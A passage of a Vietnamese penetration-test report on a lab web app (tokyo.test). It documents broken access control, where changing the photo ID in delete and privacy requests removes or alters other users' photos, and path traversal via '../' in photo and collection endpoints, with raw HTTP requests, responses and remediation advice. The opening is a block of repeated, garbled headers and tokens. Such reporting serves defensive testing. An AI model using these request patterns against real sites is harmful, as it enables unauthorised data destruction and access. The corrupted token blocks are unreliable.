W_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNKzVlZGFjYtg4NTc4MTQilCj3pYXQioje3MDMyNTY3NDYsIm5iZii16MTcwMzI1njc0NiwiZXhwIjoxNzMQ0Dc5MTQ2LCjzdWTi0i0IiwiC2NvcGvZijpbxx0.lwtMjpmotep2sa2mkyOxeSK03p4JRzOKx7GI-G1RCPCyawhSj7_h5-iaY1nexnkPZ6qtlfZB1zdtZDBCrinQspbt3J5P9v_q2xVGK1_QIu8CIEB4r8EEuMW2L4bhpq97EjdSBXPMrrngDp05Ludpet3RkddF4ORU83A-j-BwBwVnH4Dv_7qj20x-xxcmWwV1lWhmQYxx4raqqfivhHF0Am7YJB0bem6nsJV0FxYcKwsBw0gi0_IKD25fVU21RHQZTpMDiJneka4px56rivcG5Mmq_Z86d7JnrCSlHu2L2IwQqBLq1VmcyY1AmpsgLNRV3zm85rchcxj17ZQlvmxeVcmh78Cv8429c7h0w1stfm69dCjvdj9rt3qXwXQubw9vmutxeQb6xmChXkrshxFntjm50uwz14ieblUsGm3CsMivnox0nU0c_E_GLevb1FKGwvByfutCNkjwx6ht0h6qiYatohj03XVmpmagx5mwuBz2f9cJOrHmtiyLxB1qP737zaey56da2z192NGicZf28LG9dnenI7q-9Lue_K3PMFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRet4DuAghREAnG71llrFnLEuWCwCJL
Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866
Content-Length: 176
Origin: http://tokyo.test
Connection: close
Referer: http://tokyo.test/
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiiwianRpIjoiZGRiZDK4Y2M1MDC2M2JhODRm0WYwNGRKy21wMmQ0MzFjNjgyOWUzYTk5MjQ4Mjk3Dc3WWRi0DyNmZkZWU1YTNK
```

Request

Pretty Raw Hex

1 POST /api/photo/status/32 HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiIzIiLiwanRpIjoiZGrZkD4Y2M1MDC2M3jhoDRm0WvNGRkY2IwMmQ0MzFjNgyOWUyTzK5MjQ4Mjk3ZDc3yWRiODAyNmzkwU1yTNkMzvLzGfjtYg4NTc4MTQ1LCjPjYXQjOje3MDMyNTy3NDySIm5i1i6M7CwMz11Nj0OniwzXhwIjoxNzMD00Cm5TQ2LCj2DwIi010iIwic2NvcVjIpbXX0.lwtMjpmotep2sa2mkyOkxeSK03P4JrZ0KX7
GI-61RCPrCAwHwC5j7-hs-1aIy1nenxkpZQq1fLbzIzd1ZDBCrinQspBt3JSPwv_q2xVGK1_Qiu8cIEB4r8EuMw2L4bhpd07EjsBxPmrrngDp05LudpeT3RkddF40R8U3A-jBwBvWvH4Dv_7qj20xx-
mWwvW1WhXmQxyKx4raQqFivHnFH0Afham7hYBB0Eb6mnsJv0FxjycKwsBw0giD_Ikd25fV21RHQ
Tpzbm1jneke4px56r1vcG5mQy_Z86d7JnrcSLHu12IwTqBLqjVmcyWiy1AMpsGLnRv3zmB5jrc
hCxj7L20lymxvcm78Cv8297Ch0wtsfM69DcJvdj9T3xWxHQubw9vmutxeQb6xMChxks
xNftjm50uw12ie1eliusGm3CSmivoxnu0Ec_GlrebiFkgkwByfutCnKjwxh6tT0h6qiyAto
hJ03Xvmpmagox5mWuBdZf09jCjRhtyizLxBlqP737zaey56da2j19zG1cZfZf8L9gdhn6179-Lue_k3PMFSSc-eRdk_Q0971XXycadG4_LW_f9orvg6AyExsRe4DuaghREAnG71llrFnLEUWcwcjl
aqrUoB3jd7q93cs5LwW5c_GHyGzJ2JN-5i5ISK8

8 Content-Type: multipart/form-data;
boundary=-----137289612031483625782275356866

9 Content-Length: 176

10 Origin: http://tokyo.test

11 Connection: close

12 Referer: http://tokyo.test/

13 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiIzIiLiwanRpIjoiZGrZkD4Y2M1MDC2M3jhoDRm0WvNGRkY2IwMmQ0MzFjNgyOWUyTzK5MjQ4Mjk3ZDc3yWRiODAyNmzkwU1yTNkMzvLzGfjtYg4NTc4MTQ1LCjPjYXQjOje3MDMyNTy3NDySIm5i1i6M7CwMz11Nj0OniwzXhwIjoxNzMD00Cm5TQ2LCj2DwIi010iIwic2NvcVjIpbXX0.lwtMjpmotep2sa2mkyOkxeSK03P4JrZ0KX7
GI-61RCPrCAwHwC5j7-hs-1aIy1nenxkpZQq1fLbzIzd1ZDBCrinQspBt3JSPwv_q2xVGK1_Qiu8cIEB4r8EuMw2L4bhpd07EjsBxPmrrngDp05LudpeT3RkddF40R8U3A-jBwBvWvH4Dv_7qj20xx-
mWwvW1WhXmQxyKx4raQqFivHnFH0Afham7hYBB0Eb6mnsJv0FxjycKwsBw0giD_Ikd25fV21RHQ
Tpzbm1jneke4px56r1vcG5mQy_Z86d7JnrcSLHu12IwTqBLqjVmcyWiy1AMpsGLnRv3zmB5jrc
hCxj7L20lymxvcm78Cv8297Ch0wtsfM69DcJvdj9T3xWxHQubw9vmutxeQb6xMChxks
xNftjm50uw12ie1eliusGm3CSmivoxnu0Ec_GlrebiFkgkwByfutCnKjwxh6tT0h6qiyAto
hJ03Xvmpmagox5mWuBdZf09jCjRhtyizLxBlqP737zaey56da2j19zG1cZfZf8L9gdhn6179-Lue_k3PMFSSc-eRdk_Q0971XXycadG4_LW_f9orvg6AyExsRe4DuaghREAnG71llrFnLEUWcwcjl
aqrUoB3jd7q93cs5LwW5c_GHyGzJ2JN-5i5ISK8

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 22 Dec 2023 16:22:14 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.2.34
7 Cache-Control: private, must-revalidate
8 pragma: no-cache
9 expires: -1
10 X-RateLimit-Limit: 60
11 X-RateLimit-Remaining: 59
12 Access-Control-Allow-Origin: http://tokyo.test
13 Vary: Origin
14 Content-Length: 529
15
16 {
 "success": true,
 "data": {
 "id": 32,
 "user_id": 3,
 "name": "test12345",
 "description": "test12",
 "location": "testtest14",
 "image_url":
 "photos/v980503cdbf32bc3a2c51cc35982d3aa/\\"/>
 "ZecbihBa56.W.jpeg",
 "is_public": false,
 "lang": "en",
 "created_at": "2020-05-14T12:14:07.000000Z",
 "updated_at": "2023-12-22T16:22:14.000000Z",
 "likes_count": 2,
 "liked_by_user": true,
 "public_url":
 "/storage/photos/v980503cdbf132bc3a2c51cc35982d3aa/\\"/>
 "\\"/v2J1EgZIcZecbihBa56.W.jpeg"
 },
 "message": "Your photo privacy has been changed"

- Cách khắc phục:
 - + Triển khai access control và quản lý phiên đăng nhập.
 - + Không sử dụng trực tiếp giá trị nhập vào của người dùng.
 - + Nên sử dụng việc tạo random các giá trị id cho ảnh.

3.8. Broken Access Control (Photos can be deleted by another users)

- CVSS Score: 7.1 (High).
 - Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm phá hoại hệ thống bằng việc xóa bỏ hết tất cả các ảnh lưu trên cơ sở dữ liệu của toàn bộ users trang web.
 - Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Delete photos		
Các GET requests <i>/api/photo/delete/<pid></i>	<i>http://tokyo.test/#/me</i>	<i><pid></i>

- Mô tả: Khi thực hiện gửi các requests, tôi đã thay đổi giá trị tham số của ảnh tại phần path Header và phát hiện đã xóa thành công bức ảnh mà không thuộc sở hữu của mình.

Request

```
1 GET /api/photo/delete/57 HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIzIiwiwanRpIjoimjM0YmE2ZDViYjMxMDE3NjE0YmUxMjY4ZDhhOGiyZE2NDRmYj0Y2RmOTkwM0DQ5Tg02jhkNGM0OTU3NTyZDU1MTB1ZDRhZjQwUWiiC3pXXQiojE3MDMyNjM3ODUsIm5iZi16TCwMzI2Mzc4NSw1ZkhwiJoXNzMoDg2NtgiLCJzdIi0Iiwc2NvCVzijpbXX0.mcJ0T_eIa3sS52Gaby5Un9byFmNssFuHeGzLkNocuGLqghytbfUd3h9GFw01OglfVd20gX9-iwj3der4pfusE2W4xG088eD2MKiWT3Uix26UjPktfGm_jktbVgb_mbnuFx0Lp0lshtN_NzqogwhzqM6_s-AIP3gOMVQ02QFPTMyrNh-tjcvobL1fzYnBwkFUYrTjQwUw0xp9yNmxf_IA0G5IKtWLbv3JvgHdoYiacg08S05w9e1yr83B1P6P_WK0M1wPyhXmxD1UxsYkg13w3Dh9CKiC4Pqh_OI-T2_ezf8sJvNe0aCwfRoG3B1fk0_Ka19yEir2jJumz07XaxdGbrwprjzsID0aR1QCAkiydm7vQ064lQ1qqSM1csNXq819kPvsanVm90v-1ST8gU0iuifhgrmaFAH-vdGen0yeaw605PjPSq5sy9c3dnzSe7HQRDUJDHGiu62Ncr8pN09YpeRNgiPhIB_aSeTVU2172g3Lqg949EzrMATV7px_ExAA0_BPymenMdwxuQz12P86Iwsfh72P4ZkZmvPk1vD_GpJ1jINTsHXJB8vYJssyD0X3STWe6gc2JIsRjc8P-CChUusIZrAjixZttc-q-g3NuczL6cOE8NYWWVB1lgk1URqZzyPp_vxX1SFreUCJ3ra8
```

8 Connection: close

9 Referer: http://tokyo.test/

10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIzIiwiwanRpIjoimjM0YmE2ZDViYjMxMDE3NjE0YmUxMjY4ZDhhOGiyZE2NDRmYj0Y2RmOTkwM0DQ5Tg02jhkNGM0OTU3NTyZDU1MTB1ZDRhZjQwUWiiC3pXXQiojE3MDMyNjM3ODUsIm5iZi16TCwMzI2Mzc4NSw1ZkhwiJoXNzMoDg2NtgiLCJzdIi0Iiwc2NvCVzijpbXX0.mcJ0T_eIa3sS52Gaby5Un9byFmNssFuHeGzLkNocuGLqghytbfUd3h9GFw01OglfVd20gX9-iwj3der4pfusE2W4xG088eD2MKiWT3Uix26UjPktfGm_jktbVgb_mbnuFx0Lp0lshtN_NzqogwhzqM6_s-AIP3gOMVQ02QFPTMyrNh-tjcvobL1fzYnBwkFUYrTjQwUw0xp9yNmxf_IA0G5IKtWLbv3JvgHdoYiacg08S05w9e1yr83B1P6P_WK0M1wPyhXmxD1UxsYkg13w3Dh9CKiC4Pqh_OI-T2_ezf8sJvNe0aCwfRoG3B1fk0_Ka19yEir2jJumz07XaxdGbrwprjzsID0aR1QCAkiydm7vQ064lQ1qqSM1csNXq819kPvsanVm90v-1ST8gU0iuifhgrmaFAH-vdGen0yeaw605PjPSq5sy9c3dnzSe7HQRDUJDHGiu62Ncr8pN09YpeRNgiPhIB_aSeTVU2172g3Lqg949EzrMATV7px_ExAA0_BPymenMdwxuQz12P86Iwsfh72P4ZkZmvPk1vD_GpJ1jINTsHXJB8vYJssyD0X3STWe6gc2JIsRjc8P-CChUusIZrAjixZttc-q-g3NuczL6cOE8NYWWVB1lgk1URqZzyPp_vxX1SFreUCJ3ra8

11

12

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 22 Dec 2023 17:53:35 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.2.34
7 Cache-Control: private, must-revalidate
8 pragma: no-cache
9 expires: -1
10 X-RateLimit-Limit: 60
11 X-RateLimit-Remaining: 52
12 Content-Length: 68
13 {
    "success":true,
    "data":true,
    "message":"Your photo has been deleted"
}
```

0 highlights

Request

```
1 GET /api/photo/delete/32 HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIzIiwiwanRpIjoimjM0YmE2ZDViYjMxMDE3NjE0YmUxMjY4ZDhhOGiyZE2NDRmYj0Y2RmOTkwM0DQ5Tg02jhkNGM0OTU3NTyZDU1MTB1ZDRhZjQwUWiiC3pXXQiojE3MDMyNjM3ODUsIm5iZi16TCwMzI2Mzc4NSw1ZkhwiJoXNzMoDg2NtgiLCJzdIi0Iiwc2NvCVzijpbXX0.mcJ0T_eIa3sS52Gaby5Un9byFmNssFuHeGzLkNocuGLqghytbfUd3h9GFw01OglfVd20gX9-iwj3der4pfusE2W4xG088eD2MKiWT3Uix26UjPktfGm_jktbVgb_mbnuFx0Lp0lshtN_NzqogwhzqM6_s-AIP3gOMVQ02QFPTMyrNh-tjcvobL1fzYnBwkFUYrTjQwUw0xp9yNmxf_IA0G5IKtWLbv3JvgHdoYiacg08S05w9e1yr83B1P6P_WK0M1wPyhXmxD1UxsYkg13w3Dh9CKiC4Pqh_OI-T2_ezf8sJvNe0aCwfRoG3B1fk0_Ka19yEir2jJumz07XaxdGbrwprjzsID0aR1QCAkiydm7vQ064lQ1qqSM1csNXq819kPvsanVm90v-1ST8gU0iuifhgrmaFAH-vdGen0yeaw605PjPSq5sy9c3dnzSe7HQRDUJDHGiu62Ncr8pN09YpeRNgiPhIB_aSeTVU2172g3Lqg949EzrMATV7px_ExAA0_BPymenMdwxuQz12P86Iwsfh72P4ZkZmvPk1vD_GpJ1jINTsHXJB8vYJssyD0X3STWe6gc2JIsRjc8P-CChUusIZrAjixZttc-q-g3NuczL6cOE8NYWWVB1lgk1URqZzyPp_vxX1SFreUCJ3ra8
```

8 Connection: close

9 Referer: http://tokyo.test/

10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIzIiwiwanRpIjoimjM0YmE2ZDViYjMxMDE3NjE0YmUxMjY4ZDhhOGiyZE2NDRmYj0Y2RmOTkwM0DQ5Tg02jhkNGM0OTU3NTyZDU1MTB1ZDRhZjQwUWiiC3pXXQiojE3MDMyNjM3ODUsIm5iZi16TCwMzI2Mzc4NSw1ZkhwiJoXNzMoDg2NtgiLCJzdIi0Iiwc2NvCVzijpbXX0.mcJ0T_eIa3sS52Gaby5Un9byFmNssFuHeGzLkNocuGLqghytbfUd3h9GFw01OglfVd20gX9-iwj3der4pfusE2W4xG088eD2MKiWT3Uix26UjPktfGm_jktbVgb_mbnuFx0Lp0lshtN_NzqogwhzqM6_s-AIP3gOMVQ02QFPTMyrNh-tjcvobL1fzYnBwkFUYrTjQwUw0xp9yNmxf_IA0G5IKtWLbv3JvgHdoYiacg08S05w9e1yr83B1P6P_WK0M1wPyhXmxD1UxsYkg13w3Dh9CKiC4Pqh_OI-T2_ezf8sJvNe0aCwfRoG3B1fk0_Ka19yEir2jJumz07XaxdGbrwprjzsID0aR1QCAkiydm7vQ064lQ1qqSM1csNXq819kPvsanVm90v-1ST8gU0iuifhgrmaFAH-vdGen0yeaw605PjPSq5sy9c3dnzSe7HQRDUJDHGiu62Ncr8pN09YpeRNgiPhIB_aSeTVU2172g3Lqg949EzrMATV7px_ExAA0_BPymenMdwxuQz12P86Iwsfh72P4ZkZmvPk1vD_GpJ1jINTsHXJB8vYJssyD0X3STWe6gc2JIsRjc8P-CChUusIZrAjixZttc-q-g3NuczL6cOE8NYWWVB1lgk1URqZzyPp_vxX1SFreUCJ3ra8

11

12

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 22 Dec 2023 17:55:04 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.2.34
7 Cache-Control: private, must-revalidate
8 pragma: no-cache
9 expires: -1
10 X-RateLimit-Limit: 60
11 X-RateLimit-Remaining: 58
12 Content-Length: 68
13 {
    "success":true,
    "data":true,
    "message":"Your photo has been deleted"
}
```

0 highlights

– Cách khắc phục:

- + Triển khai access control và quản lý phiên đăng nhập.
- + Không sử dụng trực tiếp giá trị nhập vào của người dùng.
- + Nên sử dụng việc tạo randoms các giá trị id cho ảnh.

3.9. Path Traversal (Path Traversal in website folder)

- CVSS Score: 5.3 (Medium).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm xem được nội dung các file mà đúng ra người dùng bình thường không được phép truy cập.

- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Photos details		
Các GET requests <i>/api/photo/<pid></i>	<i>http://tokyo.test/#/</i>	<i><pid></i>
Chức năng List of comment by photo		
Các GET requests <i>/api/photo/comment/<pid></i>	<i>http://tokyo.test/#/</i>	<i><pid></i>
Chức năng List of comment pagination		
Các GET requests <i>/api/photo/comment/<pid>?page=number</i>	<i>http://tokyo.test/#/</i>	<i><pid></i>
Chức năng Like Unlike photos		
Các GET requests <i>/api/photo/like/<pid></i>	<i>http://tokyo.test/#/</i>	<i><pid></i>
Chức năng Feed by user pagination		
Các GET requests <i>/api/photo/feed/<uid>?page=<pid></i>	<i>http://tokyo.test/#/</i>	<i><uid></i>
Chức năng Feed by user		
Các GET requests <i>/api/photo/feed/<uid></i>	<i>http://tokyo.test/#/</i>	<i><uid></i>
Chức năng Collection List		
Các GET requests <i>/api/collection</i>	<i>http://tokyo.test/api/collection/</i>	<i>collection</i>
Chức năng Collection List Pagniation		
Các GET requests <i>/api/collection?page=number</i>	<i>http://tokyo.test/api/collection?page=1</i>	<i>collection</i>
Chức năng Collection delete		
Các GET requests <i>/api/collection/delete/<cid></i>	<i>http://tokyo.test/api/collection/delete/3</i>	<i><cid></i>

- Mô tả: Thực hiện việc chèn các ký tự "../" để thực hiện việc lùi thư mục và xem được các thư mục nằm trong thư mục của trang web

+ Vị trí 1:

Request	Response
<pre>Pretty Raw Hex 1 GET /api/photo/1 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 4 Accept: application/json, text/plain, /* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni39.eyJhdWQioiIzIiwanRpIjoizGRidZdkY2M1MDc2M2JhODRm0WYwGRKy21wMmQmZFNjgy0WUzYTk5Mj04Mjk3ZDc3YWR1OdaYNmzkZwu1YTNKmZvLzGfjtYtg4NTc4MT0iLCj3pXXqj0jE3MDMyNTy3NdySi5i1z16Tcmw211n1jC0niwiZxhwIjoxNz00dc5MTQ2LcjdW10i01iwc2NvcgVzijpbXXo.lwtMjimpoteP2saMkyOkeSK03p4JrzokX7GI-G1RcPCyawhSj7_h5-IaYinexnpkZQqlfzb1zdzDBCrinQspBt3J5P9v_q2xV0k1_0Iu8cIEB4r8EEuMW2L4bhqD97EJdsBxPmrrngDp05Ludpe3RkddF40RU83Aj-BwBwH4Dv,_7qj20x-xccmWwV1lWhmQxyXk4raqfivhHF0Am7YJB0ebh6nsGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hCxj172Qlymxevcmh18Cv8429c7h0w1stfm69DcJvdj9rT3qXhQubw9ymutxeQb6XmChxrksxfntjmfs0wz14eiеблусGm3Cmivnoxu0CE_G1Reyb1EfKgwByfutCnkjwx6ht0h6giYAt0hJ03XVmpmagx5mwuBzf9cJ0RHmtiyizLB1qP737zaey56da2z19ZNGicfz2f8Lg9dneneI79-Lue_k3PMFFSc-eRdk_Q0971XXycadG4LW_F9orvg6AyExsRET4DuAghREAnG711rFnleUWcwCjl aquroBjd7g093v5LwW5c_GHyGzJ2JN-si5XISK8 8 Connection: close 9 Referer: http://tokyo.test/ 10 Cookie: 